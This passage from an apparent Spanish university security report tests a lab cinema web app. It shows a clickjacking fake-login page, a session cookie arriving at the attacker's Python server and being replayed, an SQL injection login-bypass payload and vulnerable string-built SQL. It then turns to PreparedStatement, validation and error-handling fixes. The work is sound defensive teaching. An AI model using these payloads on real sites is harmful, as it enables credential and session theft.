Descripción:	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type.

Ilustración 47: Resumen de la alerta por X-Content-Type-Options Header Missing

- CSP (Content Security Policy) no Configurada: no utilizar una política de seguridad de contenido adecuada para restringir el uso de iframe y otras técnicas de incrustación puede dejar a un sitio web vulnerable a Clickjacking.

Cabecera Content Security Policy (CSP) no configurada	
URL:	http://192.168.0.110:28946/PLF_Cines_Web/login.jsp
Riesgo:	Medium
Confianza:	High
Parámetro:	
Ataque:	
Evidencia:	
CWE ID:	693
WASC ID:	15
Origen:	Pasivo (10038 - Cabecera Content Security Policy (CSP) no configurada)
Referencia de Alerta:	10038-1
Vector de Entrada:	
Descripción:	The Política de seguridad de contenido (CSP) es una capa adicional de seguridad que ayuda a detectar y mitigar ciertos tipos de ataques, incluidos Cross Site Scripting (XSS) y ataques de inyección de datos. Estos ataques se utilizan para todo, desde el robo de datos hasta la desfiguración del sitio o la distribución de

Ilustración 48: Resumen de la alerta por CSP no configurada

- Esta alerta es la unión de las dos anteriores centrada en Clickjacking.

Falta de cabecera Anti-Clickjacking	
URL:	http://192.168.1.86:28946/PLF_Cines_Web/index.jsp
Riesgo:	Medium
Confianza:	Medium
Parámetro:	x-frame-options
Ataque:	
Evidencia:	
CWE ID:	1021
WASC ID:	15
Origen:	Pasivo (10020 - Cabecera Anti-Clickjacking)
Referencia de Alerta:	10020-1
Vector de Entrada:	
Descripción:	La respuesta no incluye Content-Security-Policy con la directiva 'frame-ancestors' ni X-Frame-Options para proteger contra ataques de 'Clickjacking'.

Ilustración 49: Resumen de la alerta por falta de cabecera Anti-Clickjacking

Para poder realizar este ataque, en nuestro caso probar que la vulnerabilidad existe. Se ha usado un repositorio de [GitHub](#) que usa la web original como base para modificarla.

1. Preparación: el atacante configura Jack y crea una página web maliciosa.
2. Creación de la página: el atacante diseña la página de ataque con un iframe oculto y elementos superpuestos. El username y password que incluye el repositorio.
3. Despliegue: el atacante publica la página y la distribuye a los usuarios.

4. Interacción del usuario: el usuario accede a la página y realiza acciones en los elementos visibles. Que considera legítimos.
5. Explotación: las acciones del usuario se transmiten al iframe oculto, enviando así la información al atacante.

Ataque

Lo primero que haremos será iniciar el index del repositorio y añadir en la URL, la web que queremos suplantar. Si aparece la previsualización entonces es posible realizar Clickjacking, por lo que afirmamos que la alerta que muestra OWASP sobre la posible existencia de la vulnerabilidad es cierta. Despues bastará con ajustar el inicio de sesión falso para hacer creer al usuario que está iniciando sesión en la web.




Ilustración 50: Interfaz de Jack al realizar Clickjacking

Además, como se puede ver a continuación, la página web que genera Jack al visualizar la página resultante es la misma que tenemos en la web original, salvo que esta, ahora, se encuentra en un iframe. Por lo tanto, el atacante es capaz de modificar la página web a su antojo, añadiendo cosas a la página

```
<!DOCTYPE html>
<html lang="en"> <scroll>
  <head> <meta></head>
  <body style="margin: 0px;padding: 0px; border: 0px; width: 100%;height: 100%;"> <overflow>
    <input id="inputEmail" class="" type="text" style="position: absolute; z-index: 2; top: 13.933343450585938px; left: 1610px;" autocomplete="off" placeholder="">
    <input id="inputPasswordField" class="" type="password" style="position: absolute; z-index: 2; top: 13.933343450585938px; left: 1421px;" autocomplete="off" placeholder="">
    <button id="jacksButton" type="submit" style="position: absolute; z-index: 2; top: 13.933343450585938px; left: 179px;">Sign In</button> <event>
    <iframe id="targetIframe" scrolling="no" style="z-index: 1; position: relative;overflow: hidden; margin: 0; padding: 0; display: block;" src="http://192.168.0.110:28946/PLF_Cines_Web/" width="100%" height="100%" frameborder="0">
      <#document
        <!DOCTYPE html>
        <html dir="ltr" lang="en"> <event>
          <head> <meta></head>
          <body>
            <script src="https://192.168.0.110:28946/zapCallBackUrl/-2846767924264024919/inject.js"></script>
            <div id="wrapper" class="d-flex flex-column"> <flex>
              <div class="header"> <meta> </div>
              <div class="main-container inner-page flex-fill" style="padding-top: 30px"> <div>
                </div>
              </div>
            </div>
          </body>
        </html>
      </#iframe>
    </body>
  </html>
```

Ilustración 51: Estructura de la web tras emplear Clickjacking tras suplantar la web

Esto mostrará por defecto una alerta en el navegador con el email y contraseña introducidos por el usuario que, al igual que para el XSS DOM se podría modificar el campo de script para que se enviase al servidor del atacante y así tener almacenadas credenciales de autenticación.




Ilustración 52: Alerta mostrada al simular que un usuario introduce los datos en la web generada para Clickjacking

Hay que añadir que, con Clickjacking se puede conseguir cosas mucho más elaboradas como, por ejemplo, que un usuario introduzca su número de cuenta pensando que está aceptando un regalo y lo que realmente este haciendo sea aceptar que le lleguen cargos a esa cuenta bancaria.

3.4.4 Cookie Hijacking

Aunque ya se ha ido introduciendo el robo de sesión en los anteriores ataques, hay que ver que se puede hacer con tan valiosa información y porque es tan importante tener unas sesiones seguras en la web.

Cookie Hijacking explota principalmente vulnerabilidades relacionadas con fallos criptográficos, pues se aprovecha de la falta de cifrado adecuado en las cookies de sesión, como no usar HTTPS ; de diseño inseguro ya que no protege las sesiones de usuario, por ejemplo, no utilizar tokens seguros o no regenerar sesiones tras el login; y, por último, configuraciones de seguridad incorrectas, como por ejemplo no aplicar las opciones seguras en las cookies.

OWASP nos alerta de que puede haber errores de configuración en la web que pueden afectar a las sesiones, entre ellas, se pueden encontrar:

Cookie sin el atributo SameSite	
URL:	http://192.168.1.86:28946/PLF_Cines_Web/index.jsp
Riesgo:	Low
Confianza:	Medium
Parámetro:	JSESSIONID
Ataque:	
Evidencia:	Set-Cookie: JSESSIONID
CWE ID:	1275
WASC ID:	13
Origen:	Pasivo (10054 - Cookie sin el atributo SameSite)
Referencia de Alerta:	10054-1
Vector de Entrada:	
Descripción:	A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.

Ilustración 53: Resumen de alerta de Cookie sin atributo SameSite

Antes de proceder con el ataque, me gustaría explicar que es una cookie, para entender el peligro que supone este ataque. Una cookie es una identificación que se le da a un usuario para: recordar

información sobre la sesión de navegación del usuario, como sus preferencias, el estado de inicio de sesión, o datos específicos de una página. Es algo así como el “nombre” que tiene el usuario en la web.

El problema que hay es que esa información que se almacena en la cookie puede ser accedida por un tercero si se conoce el identificador, el texto de la cookie. Vamos a ver esto con un ejemplo:

En el navegador de la maquina local se inicia una sesión con un usuario, por ejemplo, rafael@example.com, cuya contraseña es “rafa123”. Ahora mismo rafa hará las operaciones que quiera, por ejemplo, ir a comprar unas entradas para ver Cars (recordar que esta página cuenta con el XSS previo). Sin embargo, la cookie será enviada al servidor del atacante, por lo que, quedará a su disposición para realizar el Cookie Hijacking.




Ilustración 54: Index de la víctima después de iniciar sesión como Rafael

```
(kali㉿kali)-[~]
$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
192.168.1.140 - - [20/Aug/2024 13:20:58] "GET /?JSESSIONID=0c4adf54befa468c42294aaaae91 HTTP/1.1" 20
0 -
```


Ilustración 55: Servidor del atacante con la cookie del usuario

Una vez con la cookie, el atacante abrirá su navegador y editarán las cookies almacenadas. En este caso se usará Firefox como navegador, pero se puede hacer en cualquier otro. Para ello, desde la web, hay que hacer Inspeccionar e ir a la zona de almacenamiento de la herramienta, ahí nos encontraremos con la id de la sesión del atacante, esta es la que tenemos que editar.

Storage					
Name	Value	Domain	Path	Expires / Max-Age	
JSESSIONID	0abc22ff2cd139fb7265671827e5	192.168.1.140	/PLF_Cines_Web	Session	

Ilustración 56: Almacenamiento de cookies del navegador del atacante

Basta copiar la id que nos llega al servidor y pegarla en el campo value, refrescar y ya estaríamos autenticados como Rafael en el ordenador del atacante.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
JSESSIONID	0c4adf54befa468c42294aaaae9f1	192.168.1.140	/PLF_Cines_Web	Session	38	false	false	None

Ilustración 57: Sesión suplantada por el atacante

Con algo tan simple se puede comprometer gravemente toda la información de un usuario.

3.5 Supresión de Vulnerabilidades

Antes nos encontrábamos en una fase de ataque, donde nos dedicamos a identificar vulnerabilidades en la web, viendo dónde están los problemas y mostrando el impacto que puede llegar a tener un ataque exitoso. Ahora que somos conscientes de estas amenazas y de cómo podrían explotarse, es necesario mostrar la defensa ante estas. A continuación, exploraremos diversos métodos y configuraciones que se pueden implementar para mitigar estos ataques.

3.5.1 Suprimir SQL Injection

Hemos visto que SQL Injection se aprovecha de una mala sanitización y validación de las consultas para introducir código malicioso. Estos errores son provocados en la fase de programación de la página web. En concreto, al ser una aplicación basada en la arquitectura modelo-vista-controlador, se encuentran en la sección del modelo, encargada de la base de datos y su gestión, y el controlador, que recibe los datos del usuario y los procesa.

En nuestra web, el gestor de la base de datos es la clase DataBaseManager.java y el controlador los distintos Servlets que hay.

El modelo, como se introduce antes, es el encargado de gestionar la interacción que hay entre la web y la base de datos. Por ejemplo, cuando un usuario intenta iniciar sesión, esta petición primero pasa por el controlador, encargado de asegurarse que los datos de entrada son válidos, y este a su vez le envía la orden al modelo para almacenar los datos del usuario.

Para evitar que suceda hay distintos métodos, entre los que destacan:

- Sentencias preparadas y parametrizadas: las sentencias preparadas definen el código SQL permitido y luego asignan parámetros específicos para las consultas entrantes. De este modo, cualquier declaración SQL maliciosa se trata como entrada de datos no válida, en lugar de ser ejecutada como un comando.
- Validar la entrada del usuario: esto consiste en evitar que los formularios que usan normalmente los usuarios no acepten caracteres especiales, frases o comandos SQL. De esta manera, si el atacante introduce una instrucción SQL en el formulario, esta no será procesada y no podrá acceder a la base de datos.
- Manejo de errores: esto significa que los mensajes que llegan al usuario sean lo más reducidos posibles, ya que, los mensajes de error detallados al usuario final pueden servir para obtener información de la base de datos.

Las alertas de OWASP mostraron dos secciones donde sucedía SQL Injection que son el inicio de sesión y los índices detallados de cada película.

Inicio de sesión

Para el inicio de sesión nos encontramos en el modelo con el siguiente fragmento de código:

```

93  public static Usuario getUsuarioPorCorreo(String correo, String password) throws SQLException {
94      // Abre conexión a la base de datos
95      abrirConexion();
96      try {
97          String sql = "SELECT * FROM usuario WHERE email = '" + correo + "' and contrasenha = '" + password + "'";
98          System.out.println(sql);
99
100         Statement statement = connection.createStatement();
101         ResultSet resultSet = statement.executeQuery(sql);
102         if (resultSet.next()) {
103             // Crea un objeto Usuario con los datos obtenidos de la base de datos
104             Usuario usuario = new Usuario(
105                 resultSet.getString("nombre"),
106                 resultSet.getString("apellidos"),
107                 resultSet.getString("contrasenha"),
108                 resultSet.getString("email"),
109                 new Fecha(resultSet.getString("fechanacimiento")));
110             );
111             System.out.println("Usuario encontrado: " + usuario);
112             return usuario; // Devuelve el usuario si se encuentra
113         } else {
114             System.out.println("No se encontraron resultados para el correo electrónico proporcionado.");
115             return null; // Devuelve null si no se encuentra el usuario
116         }
117     } finally {
118         // Cierra la conexión a la base de datos independientemente de los resultados
119         cerrarConexion();
120     }
121 }
```

Ilustración 58: Función `getUsuarioPorCorreo` con vulnerabilidades

Como se puede observar, el modelo toma los datos sin parametrizar y no hace sentencias preparadas, además de una mala gestión de los errores. En particular se encuentran la construcción dinámica de la sentencia en la línea 97 y la creación de una “Statement” en vez de “PreparedStatement” en la línea 100. Un objeto PreparedStatement es el encargado de preparar la consulta y definir el código permitido, en este caso toma la consulta parametrizada.

Es decir que, al modificar la consulta como preparedStatement, eliminamos que pueda introducirse comentarios SQL o código malicioso. Además, si se parametriza la consulta gracias a la “?” que incluye el preparedStatement, haría imposible la inyección de código malicioso. Esto se puede ver en la siguiente imagen.

```

123 //MITIGAR SQL INJECTION - PREPARED STATEMENT
124     public static Usuario getUsuarioPorCorreo(String correo, String password) throws SQLException {
125         abrirConexion();
126         try {
127             String sql = "SELECT * FROM usuario WHERE email = ? and contrasena = ?";
128             try (PreparedStatement preparedStatement = connection.prepareStatement(sql)) {
129                 preparedStatement.setString(1, correo);
130                 preparedStatement.setString(2,password);
131                 try (ResultSet resultSet = preparedStatement.executeQuery()) {
132                     if (resultSet.next()) {
133                         // Aquí estás creando un nuevo objeto Usuario y asignando los valores desde el ResultSet
134                         Usuario usuario = new Usuario(
135                             resultSet.getString("nombre"),
136                             resultSet.getString("apellidos"),
137                             resultSet.getString("contrasena"),
138                             resultSet.getString("email"),
139                             new Fecha(resultSet.getString("fechanacimiento")));
140                         );
141                         System.out.println(usuario.toString());
142                         return usuario;
143                     } else {
144                         System.out.println("No se encontraron resultados para el correo electrónico proporcionado.");
145                         return null;
146                     }
147                 }
148             }
149         }
150     } finally {
151         cerrarConexion();
152     }
    
```

Ilustración 59: Función `getUsuarioPorCorreo` con `PreparedStatement`

En todo caso, aseguraremos que, efectivamente, se ha suprimido la vulnerabilidad al inicio de sesión. Para ello vamos a probar a introducir las mismas consultas malintencionadas de los ataques previos




Ilustración 60: Comprobando supresión de SQL Injection en inicio de sesión

Cuyo resultado anterior era iniciar sesión como administrador de la web, en cambio, ahora salta un mensaje de error impidiéndonos acceder a la administración de la web.




Ilustración 61: Error de autenticación al probar SQL Injection

Recordamos que en el segundo ataque intentábamos iniciar sesión como el segundo usuario de la base de datos introduciendo el siguiente texto en el mail del usuario:

```
'email@example.com OR'1 ='1 ORDER BY nombre OFFSET 1 ROWS FETCH NEXT 1 ROWS ONLY; -- and contraseña =''
```

Sin embargo, ahora obtenemos de igual manera un mensaje de error.

Esto que se ha visto para la consulta a la base de datos se ha de hacer con cada una de las demás funciones de la clase DatabaseManager. Con esto conseguimos además solventar el problema de inyección en la consulta del índice detallado.

Ahora que se han solucionado errores en la sección del modelo. Es conveniente también mejorar los problemas que hay en la vista, para así evitar que cadenas, que no son un mail, acaben llegando al modelo, pudiendo producir errores inesperados.

Revisando el código, nos encontramos con el siguiente problema:

```
41 |     ..... .....  
42 |     <input type="text" placeholder="Email" id = "mail-2" name="mail-2"/>  
43 |     <input type="text" placeholder="Contraseña" id = "pswd-2" name="pswd-2"/>  
44 |     <a href="#">¿Olvidaste tu contraseña?</a>  
      <button type="submit" id="Acceder">Acceder</button>
```

Ilustración 62: Fragmento de código de inicio de sesión

La vista no comprueba en ningún momento que los datos que se han introducido sean correctos ni los esperados, haciendo cualquier texto de entrada sea válido y enviado al Servlet.

En estos casos HTML incluye herramientas, que, con modificar los valores de type, es suficiente. De manera que el correo en vez de ser tipo “text” sea tipo “email” o la contraseña de tipo “password”. Esto a primera vista puede parecer una tontería, pero con solo hacer esto se reduce de gran manera la introducción de caracteres especiales haciendo que la inyección se dificulte. Es lo que corresponde con la validación que se ha explicado previamente.




Ilustración 63: Error de validación del email en inicio de sesión

Como se puede observar no llega nunca al servlet. Por lo que, nunca se llega a la creación de la consulta.

Finalmente hay que configurar los errores que muestra el navegador cada vez que hay un problema en la consulta que no se espera. Ya que, como se ha visto, aporta una información muy privilegiada de la base de datos. Para realizar la configuración es necesario modificar el Servlet encargado del inicio de sesión.

```

15  public class LoginServlet extends HttpServlet {
16
17      protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
18          String correo = request.getParameter("mail-2");
19          String contraseña = request.getParameter("pswd-2");
20
21          try {
22              Usuario usuario = DatabaseManager.getInstance().getUsuarioPorCorreo(correo, contraseña);
23
24              if (usuario.getCorreo().equals("admin@example.com") && usuario.getContraseña().equals("admin123")) {
25                  HttpSession session = request.getSession();
26                  session.setAttribute("usuario", usuario);
27                  response.sendRedirect("panelAdmin.jsp");
28              } else {
29                  if (usuario != null) {
30
31                      HttpSession session = request.getSession();
32                      session.setAttribute("usuario", usuario);
33                      response.sendRedirect("welcome.html");
34                  } else {
35                      response.getWriter().println("Usuario y/o contraseña incorrectos.");
36                  }
37              }
38          } catch (Exception e) {
39              e.printStackTrace();
40              response.getWriter().println("Ocurrió un error durante la autenticación.");
41      }
42  }

```

Ilustración 64: Fragmento de código del LoginServlet

Modificando la sección de errores de la siguiente manera:

```

40      } catch (SQLException e) {
41          // Manejo específico para errores de SQL
42          log("Error de base de datos durante la autenticación: " + e.getMessage(), e);
43          response.setStatus(HttpServletResponse.SC_INTERNAL_SERVER_ERROR); // 500 Internal Server Error
44          response.getWriter().println("Ocurrió un error interno. Por favor, inténtelo más tarde.");
45      } catch (Exception e) {
46          // Manejo general de excepciones
47          log("Error inesperado durante la autenticación: " + e.getMessage(), e);
48          response.setStatus(HttpServletResponse.SC_INTERNAL_SERVER_ERROR); // 500 Internal Server Error
49          response.getWriter().println("Ocurrió un error inesperado. Por favor, inténtelo más tarde.");

```

Ilustración 65: Modificación de errores del LoginServlet

Esto evita cualquier exposición de datos sensibles.

A continuación, se hará lo mismo para los errores de la sección de la URL

URL

Al igual que para el inicio de sesión, es necesario hacer que las consultas sean preparadas, esto evitará que se produzca la inyección. Además, como introduciremos una consulta preparada, los errores no se mostrarán ya que nunca se realizará la consulta al introducir caracteres donde los parámetros no son los esperados por la consulta preparada.

Al igual que hemos hecho antes, se cambia de Statement a PreparedStatement para solventar los problemas, quedando la función encargada de la consulta así:

```

241  public static Pelicula getPeliculaPorNombre(String nombre) throws SQLException {
242      // Abre conexión a la base de datos.
243      abrirConexion();
244
245      // Usamos un bloque try-with-resources para asegurar que los recursos se cierren correctamente.
246      try (PreparedStatement statement = connection.prepareStatement(
247          "SELECT * FROM pelicula WHERE nombrepelicula = ?")) {
248
249          // Establece el parámetro de la consulta de manera segura.
250          statement.setString(1, nombre);
251
252          // Ejecuta la consulta.
253          try (ResultSet resultSet = statement.executeQuery()) {
254
255              // Verifica si se obtuvo algún resultado y crea un objeto Pelicula.
256              if (resultSet.next()) {
257                  return new Pelicula(
258                      resultSet.getString("nombrepelicula"),
259                      resultSet.getString("sinopsis"),
260                      resultSet.getString("paginaOficial"),
261                      resultSet.getString("titulooriginal"),
262                      resultSet.getString("genero"),
263                      resultSet.getString("nacionalidad"),
264                      resultSet.getInt("duracion"),
265                      resultSet.getInt("anno"),
266                      resultSet.getString("distribuidora"),
267                      resultSet.getString("director"),
268                      resultSet.getInt("clasificacionEdad"),
269                      resultSet.getString("otrosdatos"),
270                      resultSet.getString("actores"),
271                      resultSet.getString("url_image"),
272                      resultSet.getString("url_video")
273                  );
274              }
275          } catch (SQLException e) {
276              // Manejo de errores de consulta.
277              e.printStackTrace();
278              // Considera registrar el error en un archivo de log.
279              // log("Error al obtener la pelicula por nombre", e);
280          }
281      } catch (SQLException e) {
282          // Manejo de errores de preparación de declaración.
283          e.printStackTrace();
284      }
285  }

```

Ilustración 66: Uso de PreparedStatement en función getPeliculaPorNombre

Estas son algunas maneras de evitar la inyección, aunque hay más opciones para mejorar la seguridad en ambas secciones, esta es una manera sencilla de solucionar el problema.

3.5.2 Suprimir XSS

XSS se aprovecha de errores en la configuración, como se ha explicado, en concreto de fallos en escapar caracteres o excluir la ejecución de scripts. Además, también hay una alerta que nos avisa que CSP no está configurado, por lo que, es conveniente su eliminación.

Antes que nada, hay que hablar sobre lo que es CSP. Se trata de configuraciones en las políticas de seguridad en el servidor. Lo que se pretende configurando esto es que en páginas específicas se omita la entrada de caracteres o restrinja los recursos que se pueden cargar y ejecutar. Se trata de una configuración que va en las cabeceras HTTP, para ello y para poder modificar posibles errores en las cabeceras se ha creado un filtro, de manera que las comunicaciones entre las diferentes APIs y funcionalidades cuenten con la configuración de esta política.

El filtro será una parte intermedia en la carga de las diferentes páginas, funcionará como un servlet intermedio por el que pasará todo el tráfico entre la vista y el controlador.

```

12 public class ContentSecurityPolicyFilter implements Filter {
13
14     @Override
